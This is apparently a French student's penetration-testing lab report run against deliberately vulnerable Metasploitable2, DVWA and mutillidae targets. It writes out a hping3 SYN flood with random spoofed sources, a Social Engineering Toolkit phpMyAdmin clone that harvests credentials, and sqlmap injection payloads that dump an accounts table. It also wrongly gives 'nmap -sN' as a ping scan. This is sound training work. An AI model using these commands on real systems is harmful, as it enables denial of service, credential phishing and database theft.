Mission 0 : Généralités

1. Trouver l'anglicisme utilisé pour qualifier les tests d'intrusion.

L'anglicisme utilisé pour qualifier les tests d'intrusion est "pentest"

2. En terme de sécurité informatique, définir ce que représente un « honey pot ».

Le honey pot est dans le jargon informatique un mécanisme de sécurité, il permet aux administrateurs de tromper les pirates et ainsi de déjouer des cyberattaques.

3. Trouver et indiquer les sanctions pénales encourues pour intrusion non autorisée dans un système d'informations automatisé.

Cela est puni de 150 000€ d'amendes et de 5 ans d'emprisonnement.

Mission 1 : Découverte des outils nmap et Nessus de Kali

1. Rechercher et indiquer les deux rôles majeurs de l'outil nmap.

Les 2 rôles majeures de l'outil Nmap sont de trouver dans un délai très court, tous les ports ouverts sur une machine distante. Il permet également de connaître le type et la version de l'OS tournant sur la machine que l'on attaque.


2. Dans un terminal de la distribution Kali, taper la commande nmap et indiquer ce que fournit le résultat.

Cela nous montre une liste d'aide de la commande nmap. On a aussi tout à la fin des exemples de comment utiliser la commande.

3. À l'aide de la documentation de nmap et de la ressource n°1, retrouver la syntaxe de la commande permettant d'obtenir une découverte des hôte du réseau 192.168.1.0/24 en utilisant le procédé Ping Scan.

On utilisera la commande :

```
sudo nmap -sN 192.168.1.0/24
```




4. Analyser maintenant la machine nommée matasploitable2 (192.168.1.X) de façon à lister l'ensemble des services présents sur cette machine ainsi que leur version.

```
┌──(btssio㉿kali)-[~]
└─$ nmap -sV 192.168.1.223
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 15:10 CEST
Nmap scan report for 192.168.1.223
Host is up (0.0041s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.30 seconds

┌──(btssio㉿kali)-[~]
└─$
```

5. Dans un terminal, en super utilisateur, tapez la commande suivante pour démarrer le service Nessus : /bin/systemctl start nessusd.service

```
┌──(btssio㉿kali)-[~]
└─$ /bin/systemctl start nessusd.service

┌──(btssio㉿kali)-[~]
└─$
```

Ouvrir un navigateur et taper l'URL suivante : https://localhost:8834.
Détailler les étapes permettant de réaliser un scan avancé du réseau 192.168.1.0/24.



6. Observer les vulnérabilités recensées sur la machine nommée « metasploitable2 » (192.168.1.X).

Mission 2 : Mener une attaque DOS sur un client Windows 10 avec l'outil hping3

1. Expliquer ce que signifie une attaque DOS.

DoS siginifie Denial of Service (Déni de Service en français) est une attaque informatique ayant pour but de rendre indisponible un service, d'empêcher les utilisateurs légitimes d'un service de l'utiliser.

2. Trouver le rôle de l'outil hping3.

hping3 est un outil réseau capable d'envoyer des paquets TCP/IP sur commande et d'afficher les réponses de la cible comme le programme ping le fait avec les réponses ICMP. hping3 traite la fragmentation, les contenus de paquets et les tailles arbitraires, et peut être utilisé dans le but de transférer des fichiers encapsulés dans les protocoles supportés.

3. À l'aide de la commande hping3, mener une attaque sur le client Windows 10, avec les paramètres suivants :

- envoyer 100 paquets
- taille des paquets : 128 bits
- type de paquets : TCP SYN
- taille de la fenêtre TCP : 64 bits
- port cible : 80
- envoyer les paquets aussi vite que possible sans prendre en compte les réponses retour.
- envoyer les paquets avec des adresses IP sources aléatoires.

Avant de lancer l'attaque :


• dans le client Windows 10, ouvrir un gestionnaire des tâches pour observer l'état des performances des ressources (processeur, mémoire, disque, carte ethernet).
Réaliser des captures d'écran du gestionnaire des tâches avant puis pendant l'attaque et interpréter les observations.
• dans Kali, ouvrir Wireshark et démarrer une capture en appliquant un filtre sur le protocole TCP.

Après avoir observé l'attaque sur le gestionnaire des tâches Windows, interrompre cette dernière (Ctrl+C) et stopper la capture Wireshark. Observer les trames capturées.


La ligne qu'il faut écrire pour pouvoir faire l'attaque DoS est :

```
┌──(btssio㉿kali)-[~]
└─$ hping3 -c 100 -d 128 -S -w 64 -p 80 --flood --rand-source 192.168.1.141
```


Avant l'attaque :



Pendant l'attaque :



Trame WireShark :





Mission 3 : Mener une attaque MITM avec l'outil Wireshark


1. Expliquer le fonctionnement d'une attaque MITM (Man In The Middle).


Lors d'un détournement de session, l'attaquant attend que la victime se connecte à une page web, par exemple le site de sa banque. Il vole ensuite le cookie de session pour se connecter à ce même compte depuis son navigateur. Il peut ainsi utiliser le compte de la victime.

2. Réaliser les étapes suivantes :
   - sur Kali, dans un navigateur web, ouvrir la page d'accueil de la machine nommée « metasploitable2 » (192.168.1.X) puis naviguer vers l'application DVWA
   - sur Kali, ouvrir Wireshark et lancer une capture sur l'interface eth0. Une fois la capture lancée, filtrer l'affichage sur le protocole HTTP.
   - dans le navigateur web, sur l'application DVWA, compléter le formulaire d'authentification avec des identifiants factices puis cliquer sur le bouton « Login ».
   - Arrêter la capture Wireshark et repérer la trame relative au post du formulaire.
   - effectuer une capture d'écran révélant les identifiants utilisés lors de la connexion au formulaire.









Mission 4 : Mener une attaque MITM par usurpation de site web avec l'outil Social Engineering Toolkit

1. En utilisant la ressource n°4, montrer comment cloner le site web phpMyAdmin hébergé sur la machine nommée « metasploitable2 » (192.168.1.X).

Ouvrez l'outil Social Engineering Toolkit sur votre machine Kali Linux.

```
   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

```
[-] to harvest credentials or parameters from a website as well as place them into a report

-----------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.180]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:192.168.1.223/phpMyAdmin
```

2. Depuis un navigateur web, sur un poste client, ouvrir le clone du site web et utiliser des identifiants de connexion factices à phpMyAdmin. Observer la trace enregistrée dans l'outil Social Engineering Toolkit.

```
set:webattack> Enter the url to clone:192.168.1.223/phpMyAdmin

[*] Cloning the website: http://192.168.1.223/phpMyAdmin
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs
on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.180 - - [06/Apr/2022 15:30:26] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: phpMyAdmin=b00c1e25294808294cca176e19ffde4504bdeba6
PARAM: phpMyAdmin=b00c1e25294808294cca176e19ffde4504bdeba6
POSSIBLE USERNAME FIELD FOUND: pma_username=btssio
POSSIBLE PASSWORD FIELD FOUND: pma_password=btssio
PARAM: server=1
PARAM: phpMyAdmin=b00c1e25294808294cca176e19ffde4504bdeba6
PARAM: lang=en-utf-8
PARAM: convcharset=utf-8
PARAM: token=21813b2a161ecee8fbdfdcbf61b33190
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.1.180 - - [06/Apr/2022 15:30:33] "POST /index.php HTTP/1.1" 302 -
192.168.1.180 - - [06/Apr/2022 15:30:38] "GET / HTTP/1.1" 200 -
```


3. Quitter l'outil Social Engineering Toolkit et effectuer une capture d'écran du rapport XML généré.

Ouvrez Fichier, suivez le chemin suivant : Autres emplacements -> Ordinateur -> root -> .set -> reports et ensuite sur le fichier .xml qui s'y trouve cliquez dessus et vous arriverez sur cette page.


Mission 5 : Mener un test d'intrusion sur un site web par injection SQL avec sqlmap et Burp Suite

1. En utilisant la ressource n°5, détailler les manipulations à effectuer pour extraire l'ensemble des comptes utilisateurs liés à l'application web « mutillidae » hébergée sur la machine nommée « metasploitable2 » (192.168.1.X).

Une fois après avoir ouvert Burp Suite, allez dans l'onglet Proxy puis cliquez sur Open Browser. Rentrez ensuite l'adresse IP du metasploitable.
Faites Forward à chaque fois que vous accédez à une nouvelle page.



Une fois sur la page mutillidae, suivez le chemin suivant : OWASP TOP 10 -> A1 - Injection -> SQLi ExtractData -> User Info. Et vous allez donc arriver sur la page suivante :



Ouvrez ensuite sqlmap et mettez vous en mode root. Entrez la commande sqlmap -r/home/btssio/file

```
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y

it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'PostgreSQL or MySQL' extending provided level (1) and risk (1) values? [Y/n] n

GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y

Parameter: username (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=abc' AND (SELECT 9509 FROM (SELECT(SLEEP(5)))LTHd) A

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: page=user-info.php&username=abc' UNION ALL SELECT NULL,CONCAT(0x7171627171,0x556
-button=View Account Details

Parameter: password (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=abc&password=1234' AND (SELECT 6798 FROM (SELECT(SLE

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: page=user-info.php&username=abc&password=1234' UNION ALL SELECT NULL,NULL,NULL,C
-button=View Account Details
---
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
```

```
┌──(root㉿kali)-[/home/btssio]
└─# sqlmap -r /home/btssio/file --dump -D owasp10 -T accounts
```


```
there were multiple injection points, please select the one to use for follow
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
0
[14:12:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[14:12:14] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[14:12:14] [WARNING] reflective value(s) found and filtering out
[14:12:15] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[16 entries]
+-----+----------+-------------+----------+---------------------------+
| cid | is_admin | password    | username | mysignature               |
+-----+----------+-------------+----------+---------------------------+
| 1   | TRUE     | adminpass   | admin    | Monkey!                   |
| 2   | TRUE     | somepassword| adrian   | Zombie Films Rock!        |
| 3   | FALSE    | monkey      | john     | I like the smell of confunk |
| 4   | FALSE    | password    | jeremy   | d1373 1337 speak          |
| 5   | FALSE    | password    | bryce    | I Love SANS               |
| 6   | FALSE    | samurai     | samurai  | Carving Fools             |
| 7   | FALSE    | password    | jim      | Jim Rome is Burning       |
| 8   | FALSE    | password    | bobby    | Hank is my dad            |
| 9   | FALSE    | password    | simba    | I am a cat                |
| 10  | FALSE    | password    | dreveil  | Preparation H             |
| 11  | FALSE    | password    | scotty   | Scotty Do                 |
| 12  | FALSE    | password    | cal      | Go Wildcats               |
| 13  | FALSE    | password    | john     | Do the Duggie!            |
| 14  | FALSE    | 42          | kevin    | Doug Adams rocks          |
| 15  | FALSE    | set         | dave     | Bet on S.E.T. FTW         |
| 16  | FALSE    | pentest     | ed       | Commandline KungFu anyone? |
+-----+----------+-------------+----------+---------------------------+
```

Mission 6 : Exploiter une backdoor du service vsFTPd pour s'introduire dans le système d'exploitation et voler les identifiants et mots de passe des comptes système avec Metasploit et John The Ripper.

